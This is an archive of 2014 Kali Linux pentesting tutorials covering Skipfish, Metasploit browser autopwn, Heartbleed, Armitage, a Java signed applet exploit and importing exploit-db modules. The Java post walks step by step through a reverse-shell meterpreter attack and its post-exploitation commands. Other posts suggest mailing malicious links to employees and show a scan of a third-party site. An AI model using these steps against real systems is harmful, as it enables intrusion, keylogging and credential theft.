Showing posts with label pentesting. Show all posts

Saturday, 25 October 2014

Skipfish [kali linux]

welcome!

Today we are going to see about a tool in skipfish.
skipfish is a tool in kali linux to gather information.


Skipfish is a web application security Reconnaissance tool. Skipfish prepares an  
interactive sitemap for the target using recursive crawl and dictionary-based probes. 
The resulting map provides output after being scanned by security checks


Skipfish can be found under Web Applications | Web Vulnerability Scanners as 
skipfish


When you first open Skipfish, a Terminal window will pop up showcasing the Skipfish commands. Skipfish can use built-in or customizable dictionaries for vulnerability assessment.


There are various command options available in Skipfish. To run Skipfish against a target website using a custom wordlist, enter skipfish, select your wordlist using the -W option followed by the location of the wordlist, select your output directory using -o followed by the location, and finally the target website.

==============================================================

Skipfish –o (output location) –W (location of wordlist) (target website)
==============================================================

I run a  sample over www.google.com


==============================================================
Skipfish –o /root/desktop/skipfishoutput http://www.google.com
==============================================================

If there are no compiling errors, you will be presented with a launch screen that states the will start in 60 seconds or on pressing any key.


You can press the Spacebar to see the details on the scan or watch the default numbers 
run. Scanning a target can take anywhere from 30 seconds to a few hours to complete the process. You can end a scan early by typing Ctrl + C.


Once the scan is complete or if you end it early, Skipfish will generate a ton of output files in the location specified when using the –o option to designate an output folder. To see the results, click on the index.html file, which will bring up an Internet browser. You can click through the drop-down boxes to see your results. See the example reports section for more information

Saturday, 13 September 2014

Metasploit Browser Autopwn

Metasploit Browser Autopwn

In nowadays due to firewall restrictions and patch management policies exploitation of systems has become much more difficult.However one of the most efficient way is the use of client-side attacks.Client side attacks requires the user interaction and in most of the cases can be used through social engineering engagements.An employee which will not have the necessary knowledge to understand the risks of opening untrusted links can help an attacker to exploit any internal systems.Also the fact that browsers are not patched as often as operating systems makes the problem bigger.
In this article we will examine the effectiveness of metasploit browser autopwn module.The basic idea behind that module is that it creates a web server in our local machine which will contain different kind of browser exploits.When the user will open the malicious link then the execution of the exploits will start against the browser of the user and if one of the exploits is successful a meterpreter session will open.

In order to use this attack we have to open the metasploit framework and to use the browser_autopwn module.In the next image you can see the available options and default settings for this module.
Options of browser autopwn module
We will set up the LHOST with our IP address,the SRVPORT with the port 80 (otherwise the link that we have to send to the user must me in the format IP:8080) and the URIPATH with / in order to prevent metasploit to set up random URL’s.
Configuring the Browser Autopwn

After the execution of this module we will notice that different exploits for a variety of browsers will start loading to our web server.
Loading the browser exploits

Now we can share the link through our email to our client employees.If any user opens the malicious link,the autopwn module will try all these exploits in order to see if it can break into the client.If the browser is vulnerable to any of these exploits meterpreter sessions will open.
Meterpreter sessions opened with Browser Autopwn

Browser based attacks are not stable.This is because browsers can crash which means that the meterpreter session or the shell access will lost.For that reason the metasploit will try to migrate with a another process more stable as soon as possible.
Migrate to another process

Conclusion
Most of the organizations are behind proxy firewalls so only the port 80 is allowed.From the other hand many employees are using social networks these days for various reasons.An attacker can exploit that and send malicious links through the social networks to users so the use of this attack can be very effective against companies as it contains exploits for most of the popular browsers and it only requires the mistake of one person in order to be successful.Metasploit Browser Autopwn module is the proof of how dangerous is to open links that are coming from untrusted sources.

Tuesday, 9 September 2014

Exploiting OpenSSL-Heartbleed

Detecting OpenSSL-Heartbleed with Nmap & Exploiting with Metasploit

You can now quickly detect the OpenSSL-Heartbleed vulnerability very quickly on a network using the ever popular nmap command, and with the latest modules from Metasploit you can quickly see the exploit in action.
For this tutorial I will be using a WordPress server and Kali Linux running in two separate VMWare virtual machines.
For a vulnerable server, I used one of Turnkey Linux WordPress VMs.  There are security updates available for Turnkey’s WordPress, but during the VM setup, and for this tutorial, I purposefully told the VM NOT to install the security updates so I could test for the OpenSSL vulnerability.
Once the WordPress VM was configured (just answer a few simple questions) I then fired up my Kali Linux VM.
Nmap has created a Heartbleed script that does a great job of detecting vulnerable servers. The script may not be available in your version of Kali, so you may have to manually install it.

Detecting Exploit with Nmap

If the Open-Heartbleed script is not already included in your nmap install, you will need to manually install it.
This is pretty easy, just visit the OpenSSL-Heartbleed nmap Script page, copy and save the nmap nse script file to your nmap “scripts” directory as seen below:
Heartbleed nmap script save
You will also need the nmap “tls.lua” library file, save this to the nmap “nselib” directory as seen below:
Heartbleed nmap tls library
That is it, we can now use the heartbleed script in nmap to detect vulnerable systems.
To use the command the syntax is:
nmap -sV --script=ssl-heartbleed <target>
All we need to plug in is the IP address of our target test WordPress site, 192.168.1.70 in this instance:
heartbleed nmap script command
And if the target machine is vulnerable we will see this:
nmap heartbleed vulnerable detected
State: VULNERABLE
Risk Factor: High

Exploiting with Metasploit

Now that we know we have a vulnerable server, we can use the latest Metasploit OpenSSL-Heartbleed module to exploit it. (Note: you can use the module to detect vulnerable systems also)
Update metasploit to get the latest modules. Just type “msfupdate” at a Kali command prompt:
msfupdate
Now run “msfconsole” to start Metasploit and you will be presented with the Metasploit console:
Metasploit prompt
Next search for the heartbleed modules:
heartbleed search
Notice there are two, we will just be using the scanner.
Type, “use auxiliary/scanner/ssl/openssl_heartbleed“:
heartbleed metasploit module
We are just going to set two options, “set VERBOSE” to true and we need to “set RHOSTS” to our target IP address as seen below:
verbose rhosts
And finally, just “run” the exploit:
heartbleed leaked data
If you click on the picture above, you will see that Metasploit communicated with the server and was able to pull random data from the server’s memory.
The important thing to note here is that it pulls random data from memory. There is no guarantee that you will find account credentials, session cookie data or critical data every time you run this. But the danger is in the fact that it could display sensitive data.
Thus the best practice (if you haven’t already) is to check your systems for the heartbleed vulnerability and patch them immediately. After the systems are patched change any passwords on the effected machines.
As always, never run security scans or checks on systems that you do not own or have approval to scan.

How exactly does the Heartbleed exploit work?


The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).
The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.


This is not a flaw in TLS; it is a simple memory safety bug in OpenSSL.
The best explanations I've run across so far are the blog posts Diagnosis of the OpenSSL Heartbleed Bug by Sean Cassidy and Attack of the week: OpenSSL Heartbleed by Matthew Green.
In short, Heartbeat allows one endpoint to go "I'm sending you some data, echo it back to me". You send both a length figure and the data itself. The length figure can be up to 64 KiB. Unfortunately, if you use the length figure to claim "I'm sending 64 KiB of data" (for example) and then only really send, say, one byte, OpenSSL would send you back your one byte -- and 64 KiB (minus one) of other data from RAM.
Whoops!
This allows the other endpoint to get random portions of memory from the process using OpenSSL. An attacker cannot choose which memory, but if they try enough times, their request's data structure is likely to wind up next to something interesting, such as your private keys, or users' cookies or passwords.
None of this activity will be logged anywhere, unless you record, like, all your raw TLS connection data.
Not good.
http://xkcd.com/1354/
The above xkcd comic does a nice job illustrating the issue.

Edit: I wrote in a comment below that the heartbeat messages are encrypted. This is not always true. You can send a heartbeat early in the TLS handshake, before encryption has been turned on (though you're not supposed to). In this case, both the request and response will be unencrypted. In normal usage, heartbeats ought to always be sent later, encrypted, but most exploit tools will probably not bother to complete the handshake and wait for encryption.

Saturday, 30 August 2014

Introduction To Armitage in Kali


Introduction To Armitage in Kali

Armitage is a graphical cyber attack management tool for the Metasploit Project that visualizes targets and recommends exploits


Fast and easy hacking, that's what the official Armitage website is named as. And fast and easy hacking it is. It is not recommended starting your life as a penetration tester with Armitage. But after you know the basics of metasploit (which you do now), you can take a look at this great tool. And I've started to assume you have Kali Linux installed.


Installing Metasploit

Now metasploit is not distributed with Kali Linux (it was distributed with backtrack though). However, Kali has it on its repositories, and it can be easily downloaded and installed by executing-
apt-get install armitage
It will check dependencies and download the required file and install Armitage for you.  After its done, you can start armitage by using the following code-
service postgresql start
 service metasploit start
armitage
 You will get a screen like this. Let the settings be as they are, and click connect. You'll get a prompt like this (most of the time)
Now you'll see Armitage making some connection for you. For a short while it might show failure messages (Connection Refused), but after some time Armitage will start.
And you'll end up with a windows somewhat like this
Now while I do believe that the developer has succeeded in making a tool which permits me to say - "I'll take my leave, you can handle stuff from here", but I'd still go on for a while, helping you know some basic stuff before I take my leave.

Armitage Basics

Now the tough coding (honestly there wasn't anything tough about that) that you had to do with Metasploit, becomes as easy as a click on Armitage. Better yet, you can see exactly what line of code is actually executed when you do something with your mouse. As a start, you should do a quick scan with OS detect.
And while it does ask you to enter some stuff now, it is going to be pretty easy, you just have to follow the example given by armitage with some modification.
First do your old ifconfig on a new terminal to find you IP
ifconfig
 Notice that most of the time, the first 6 digits are 192.168. You have to figure out the next 3 digits. After that, you can enter the ip into the armitage window. Look at the sample it had provided, just copy that, and, replacing the 1 with 154 as in my case. You final code should be 192.168.154.0/24. The 0/24 means it'll look at all the IPs from 192.168.154.1 to 192.168.154.256. Actually it scans IP from 192.168.xxx.0 through 192.168.xxx.255. Most of the time, you'll find your host in this range, however, to include all IP from 192.168.0.0 to 192.168.255.255, you may use 192.168.0.0/16.
This is the automatically generated code after clicking OK.


Now, after a few seconds, you will see the following message, and it tells you exactly what you're supposed to do next.
Now a couple of computers with respective OS icons will show up on your screen. As expected, you'll have to go to Attacks -> Find attacks.After that, right click on the computer you want to hack, and you'll see an attack option. Select whichever you want to try, enter the requisites . Everything will be quite easy, except for the fact that the exploits in attack section will be possible exploits, that might or might not work. If you're expecting a click to hack you a Windows 7 machine, then that's just not happening. It might work with an unpatched XP machine, a ms03_026_dcom might do the trick, or the netapi one. Good luck with playing around with this tool. And here's the official Armitage website (media section link, useful vids and pics there) where you might find some more guidance, though the tool doesn't need any.

Hack Windows 8 Java vulnerability


Java signed applet Hack Windows 8 Java vulnerability

In this tutorial we will look at how difficult it can be to hack modern operating systems. 

Hack any Windows Version

 In this tutorial, we will use a Java exploit to hack any Windows version. Now there are some things that you need to know-
  1. There are no 'type something on console and press enter' exploits for modern Operating Systems. They invest enough in security to patch any such vulnerabilities. 
  2. The modern operating systems have exploits where the user has to do something like click on a link, install some program, and in our case, allow java plugin to be used.
  3. The Operating systems are quite secure, however the applications installed by the users almost always have some bugs which can be exploited, and then by privilege escalation methods, you can get a administrator shell. Jave is widely used, and is, unfortunately, quite secure (but we will still use a  Java exploit here)
  4. If you have the latest OS and latest version of Java installed, then they already know how to deal with these kind of attacks and it won't work. We will use Windows 8 and Java 7 build 60 (I upgraded it today), and our exploit will not work. We will then see how to make it work. We will learn a lot of new things. Please follow along only if you have curiosity for knowledge, not just desire to hack.

Java Signed Applet Exploit (browser based exploit)

Some official words here, to help with your digestion-
This exploit dynamically creates a .jar file via the Msf::Exploit::Java mixin, then signs the it. The resultin
g signed applet is presented to the victim via a web page with an applet tag. The victim's JVM will pop a dialog asking if they trust the signed applet. On older versions the dialog will display the value of CERTCN in the "Publisher" line. Newer JVMs display "UNKNOWN" when the signature is not trusted (i.e., it's not signed by a trusted CA). The SigningCert option allows you to provide a trusted code signing cert, the values in which will override CERTCN. If SigningCert is not given, a randomly generated self-signed cert will be used. Either way, once the user clicks "run", the applet executes with full user permissions.

Follow these steps

Commands to execute in bold and red and instruction is green.
===================================================
root@kali:~# service postgresql start[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# service metasploit start[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
root@kali:~# msfconsole _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\

Using notepad to track pentests? Have Metasploit Pro report on hosts,
services, sessions and evidence -- type 'go_pro' to launch it now.
       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1060 exploits - 659 auxiliary - 178 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf > use exploit/multi/browser/java_signed_applet (Java signed applet exploit)    msf  exploit(java_signed_applet) > show options
Module options (exploit/multi/browser/java_signed_applet):
   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   APPLETNAME      SiteLoader       yes       The main applet's class name.
   CERTCN          SiteLoader       yes       The CN= value for the certificate. Cannot contain ',' or '/'
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL for incoming connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion      SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   SigningCert                      no        Path to a signing certificate in PEM or PKCS12 (.pfx) format
   SigningKey                       no        Path to a signing key in PEM format
   SigningKeyPass                   no        Password for signing key (required if SigningCert is a .pfx)
   URIPATH                          no        The URI to use for this exploit (default is random)

Exploit target:
   Id  Name
   --  ----
   1   Windows x86 (Native Payload)

msf  exploit(java_signed_applet) > set PAYLOAD windows/meterpreter/reverse_tcp (meterpreter payload)PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(java_signed_applet) > show options
Module options (exploit/multi/browser/java_signed_applet):
   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   APPLETNAME      SiteLoader       yes       The main applet's class name.
   CERTCN          SiteLoader       yes       The CN= value for the certificate. Cannot contain ',' or '/'
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL for incoming connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion      SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   SigningCert                      no        Path to a signing certificate in PEM or PKCS12 (.pfx) format
   SigningKey                       no        Path to a signing key in PEM format
   SigningKeyPass                   no        Password for signing key (required if SigningCert is a .pfx)
   URIPATH                          no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST IP needed here   yes       The listen address   LPORT     4444             yes       The listen port

Exploit target:
   Id  Name
   --  ----
   1   Windows x86 (Native Payload)

msf  exploit(java_signed_applet) > set LHOST 192.168.154.134 (type ifconfig to find your Kali IP) LHOST => 192.168.154.134
msf  exploit(java_signed_applet) > exploit
[*] Exploit running as background job.
msf  exploit(java_signed_applet) >
[*] Started reverse handler on 192.168.154.134:4444
[*] Using URL: http://0.0.0.0:8080/ybfxLEoT
[*]  Local IP: http://192.168.154.134:8080/ybfxLEoT (copy this and paste it into the browser of computer you want to hack)[*] Server started.
[*] 192.168.154.1    java_signed_applet - Handling request
[*] 192.168.154.1    java_signed_applet - Handling request
[*] 192.168.154.1    java_signed_applet - Handling request
msf  exploit(java_signed_applet) >


==================================================


On our Windows 8 machine

If you haven't installed Java then this is what you'll see.
If you have installed Java then this is what you'll see.
Now after you click run this time, you might end up seeing a dialog which blocked access to java plugin even after we allowed it.
If you are using an older version of Java, you might have gained access already, unless your antivirus detected the payload, which is basically a trojan (if you succeed here, a session will be created in metasploit, but it will be in background. See the end of tutorial to find out how to use that session and then come back here to see the scenario in case of Windows 8, there are things to learn) But it my case, now it's time to realize that we've taken a head on collision with a really secure operating system and the latest version of Java. Now, as I said, this will not work, but you can still give it your best shot.

Why won't it work

Java Sandbox

In technical terms : The java-sandbox allows you to securely execute untrusted code (for example, user generated scripts in scripting languages such as groovy or rhino) from within your application. It allows you to specify resources and classes that may be used by the code, thus, separating the execution from the application's execution environment. It allows to wrap execution environments in threads or even execute them remotely on different jvms.(sourceforge)
In less technical terms:In April, Oracle instituted a number of changes starting with Java 7u21. The new update introduced prompts warning users that an unsigned applet could potentially harm the user’s computer. This came months after Oracle changed Java’s default security settings from medium to high, essentially preventing unsigned applets from executing automatically, requiring instead a user to allow the applet to proceed. Developers must now sign their applets with a certificate from a trusted Certificate Authority. (threatpost)
In English : New versions of Java have an added feature known as Java sandbox. Whenever a java applet is loaded on a browser, it will firstly require user's permission to execute. After the user has given permission, the applet will load inside a sandbox (which is a runtime environment seperated from rest of the computer, like a cage, and the java applet is harmless as long as it is inside). That doesn't solve their problem though, as sandbox stops the Java applet to do much, thereby destroying the whole purpose, even for the genuine developers. So, Java restricts the unsigned applets from exercising much of their functionality, and only the signed applets can do anything. So, hats off to Oracle, for proving that even client side vulnerabilities are not that easy. And sorry to disappoint you guys, but I had to tell you how secure the modern operating systems are. Nevertheless, going to Java control panel, and security tab, will lead you to the conclusion that the Java security level is high by default. And even more mind boggling is the fact that the security levels are - medium, high, very high. Guess the days of 'low' security are gone. However, medium is just what we are looking for.
Sandbox is enabled in high level. 
Sandbox is disabled in medium level. That will solve our purpose here.
Now we opened our java applet again and this time a really dangerous looking security warning dialog came up. Nevertheless, we clicked on "I accept" and then run.
As if this wasn't enough. Windows had to interfere. I could almost hear Windows Defender saying, Java is good, but Microsoft still trusts it's own antivirus for security. Our exploit failed yet again. This time it was the antivirus.
You might have guessed, disable the antivirus.
Now, finally, I refreshed the URL, accepted the warning and allowed the applet to run. I got a new session on Metasploit. The sweet smell of success was highly diluted by the fact that we really rigged the game in our favour. In a real life scenario, you can't expect the AV to be disabled and the security settings set to anything other than the default value.
Use the following commands to switch to the created sessions
msf  exploit(java_signed_applet) > sessions
Active sessions
===============
  Id  Type                   Information     Connection
  --  ----                   -----------     ----------
  1   meterpreter x86/win32  Home\Me @ HOME  192.168.154.134:4444 -> 192.168.154.1:49682 (192.168.154.1)
msf  exploit(java_signed_applet) > sessions -h
Usage: sessions [options]
Active session manipulation and interaction.
OPTIONS:
    -K        Terminate all sessions
    -c <opt>  Run a command on the session given with -i, or all
    -d <opt>  Detach an interactive session
    -h        Help banner
    -i <opt>  Interact with the supplied session ID
    -k <opt>  Terminate session
    -l        List all active sessions
    -q        Quiet mode
    -r        Reset the ring buffer for the session given with -i, or all
    -s <opt>  Run a script on the session given with -i, or all
    -u <opt>  Upgrade a win32 shell to a meterpreter session
    -v        List verbose fields
msf  exploit(java_signed_applet) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > 
From here, all the meterpreter functionality is available. Here is a list which can be obtained by typing help on meterpretor.
meterpreter > help
Core Commands
=============
    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    use                       Deprecated alias for 'load'
    write                     Writes data to a channel

Stdapi: File system Commands
============================
    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory

Stdapi: Networking Commands
===========================
    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table

Stdapi: System Commands
=======================
    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS

Stdapi: User interface Commands
===============================
    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components

Stdapi: Webcam Commands
=======================
    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam

Priv: Elevate Commands
======================
    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================
    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================
    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

Conclusion

If you've followed along so far, you might be feeling disappointed. While the feeling is natural, it is quite unnecessary. A better way to look at it is the first step in real world pentesting. All this while we were dealing with non-existent scenarios. Old unpatched grandma's Windows XP machines. These don't exist in the real world. In reality we have to deal with strong defenses, limited rights, antiviruses, firewalls, etc. Soon you'll be writing your own exploits (okay not that soon), and evading firewalls and antiviruses (what we did here is not called evasion, you can't simply turn off antivirus protection like that as you don't have access to the computer). In the next few tutorials we'll see how to get around all the things we did and shouldn't have done (disabling AV and reducing Java protection level). There are things that can't be avoided (the target has to go to a URL containing the applet and allow it to run), but we will try to make things as real world as possible. We will also move to some non-traditional exploits, as their AV detection rate is much less. We will look into encryption and anti-virus evasion in detail. Lot of things need to be done. Just remember, you are in hand to hand combat with one of the most secure systems you'll come across, and it's not gonna be easy.

Add new exploits to Metasploit from Exploit-db


Exploit-db

As usual, a few official words from the developers before I express my personal views.

The Exploit Database is the ultimate archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers. Its aim is to serve as the most comprehensive collection of exploits gathered through direct submissions, mailing lists, and other public sources, and present them in a freely-available and easy-to-navigate database. The Exploit Database is a repository for exploits and proof-of-concepts rather than advisories, making it a valuable resource for those who need actionable data right away. (offensive security)

Some more
The Exploit Database is a CVE-Compatible Database and (where applicable) CVE numbers are assigned to the individual exploit entries in the database. The public database archive does not contain the mapped CVE numbers, but we make them available to our partnering organizations, making links to The Exploit Database entries available within their products.
As many exploit developers lament, it is frequently more difficult to locate a vulnerable application than it is to take a public proof of concept and change it into a working exploit. For this reason, The Exploit Database also hosts the vulnerable application versions whenever possible.
In addition, the team of volunteers that maintain the site also make every effort to verify the submitted exploits and a visual indicator is provided whether or not a successful verification was performed. (Offensive Security)

Now, what exploit db really is, is nothing more than a database where the pentestors who write an exploit for a vulnerability upload the source code of the exploit of other pentestors too see. It is maintained by Offensive Security (the force behind Backtrack, Kali, Metasploit Unleashed). The exploit-db.com site itself is pretty easy to navigate, and you can find all sorts of exploits there. Just finding an exploit, however, is not enough, as you need to add it to Metasploit in order to use it.

Adobe Flash Player Shader Buffer Overflow


This module exploits a buffer overflow vulnerability in Adobe Flash Player. The vulnerability occurs in the flash.Display.Shader class, when setting specially crafted data as its bytecode, as exploited in the wild in April 2014. This module has been tested successfully on IE 6 to IE 11 with Flash 11, Flash 12 and Flash 13 over Windows XP SP3, Windows 7 SP1 and Windows 8. (rapid7)
Now the site suggest that the exploit can be found here.
exploit/windows/browser/adobe_flash_pixel_bender_bof
But using the command
use exploit/windows/browser/adobe_flash_pixel_bender_bof
shows that the exploit is not in Metasploit yet (chances are good it's there if you update metasploit regularly or if you are reading this tutorial a long time after it was written. Either ways, the method will not differ even if the exploit is already there, so don't worry. Also you can use a different exploit as per your liking, and just replace the name wherever you see it being used in commands)

Now, there are two alternates. First, update the metasploit framework using 

msfupdate
This will update the framework with new modules.

The second alternate the to download the exploit from exploit-db, then put it in the ~/.msf4/modules/exploit/<your_folder> directory. Any exploit put here will be detected my Metasploit when it starts. It will show up when you type use /exploit/your_folder/exploit_name. An important point here is while the <your_folder is arbitrary  and can be set to any value, it is recommended to use a proper directory structure. For example, this exploit should be placed in ~/.msf4/modules/exploit/windows/browser/ directory .Also, it is mandatory to place exploits in a subdirectory of ~/.msf4/modules/exploit/ or you won't be able to use it. For newbies in Linux, here is a detailed step by step guide.

Get the exploit

For examples sake, we'll use the adobe shader exploit from http://www.exploit-db.com/exploits/33333/ Click on the Save icon to download the exploit. Save it on you Kali Desktop.

.msf4 directory method

Now if you are not well versed with linux, you will need help with creating the directory and placing files there. Although I'm guiding you how to do it, you should be proficient in linux usage and should be able to do the basic stuff like this atleast. So, you can either use the command to line create the directories or do it using the GUI.

Command line method

First, say hi to mkdir
mkdir --help
Usage: mkdir [OPTION]... DIRECTORY...
Create the DIRECTORY(ies), if they do not already exist.

Mandatory arguments to long options are mandatory for short options too.
  -m, --mode=MODE   set file mode (as in chmod), not a=rwx - umask
  -p, --parents     no error if existing, make parent directories as needed
  -v, --verbose     print a message for each created directory
  -Z, --context=CTX  set the SELinux security context of each created
                      directory to CTX
      --help     display this help and exit
      --version  output version information and exit
First we'll move to the already existent directory using (you need to be in root directory for this to work. Type just cd if unsure, it will automatically take you to root directory)root@kali:~# cd .msf4/modules/    
To see what the directory has, execute ls. It will return nothing as the directory is empty.
root@kali:~/.msf4/modules# ls
Now we'll use mkdir to create what we need.
root@kali:~/.msf4/modules# mkdir exploits
root@kali:~/.msf4/modules# cd exploits
root@kali:~/.msf4/modules/exploits# mkdir windows        
root@kali:~/.msf4/modules/exploits# cd windows
root@kali:~/.msf4/modules/exploits/windows# mkdir browser
root@kali:~/.msf4/modules/exploits/windows# cp      
If you read the mkdir help thing, you might have noticed the -p option. It makes everything much easier. Everything above can be achieved with something as simple as 
root@kali:~# mkdir -p ~/.msf4/modules/exploits/windows/browser
Now meet cp
root@kali:~/.msf4/modules/exploits/windows# cp --help
Usage: cp [OPTION]... [-T] SOURCE DEST
  or:  cp [OPTION]... SOURCE... DIRECTORY
  or:  cp [OPTION]... -t DIRECTORY SOURCE...
Copy SOURCE to DEST, or multiple SOURCE(s) to DIRECTORY.
Assume you have adobe_flash_pixel_bender_bof.rb file on your desktop. Then use the following commands.
root@kali:~/Desktop# cp adobe_flash_pixel_bender_bof.rb ~/.msf4/modules/exploits/windows
root@kali:~# ls 
Desktop  app.apk
root@kali:~# cd Desktop
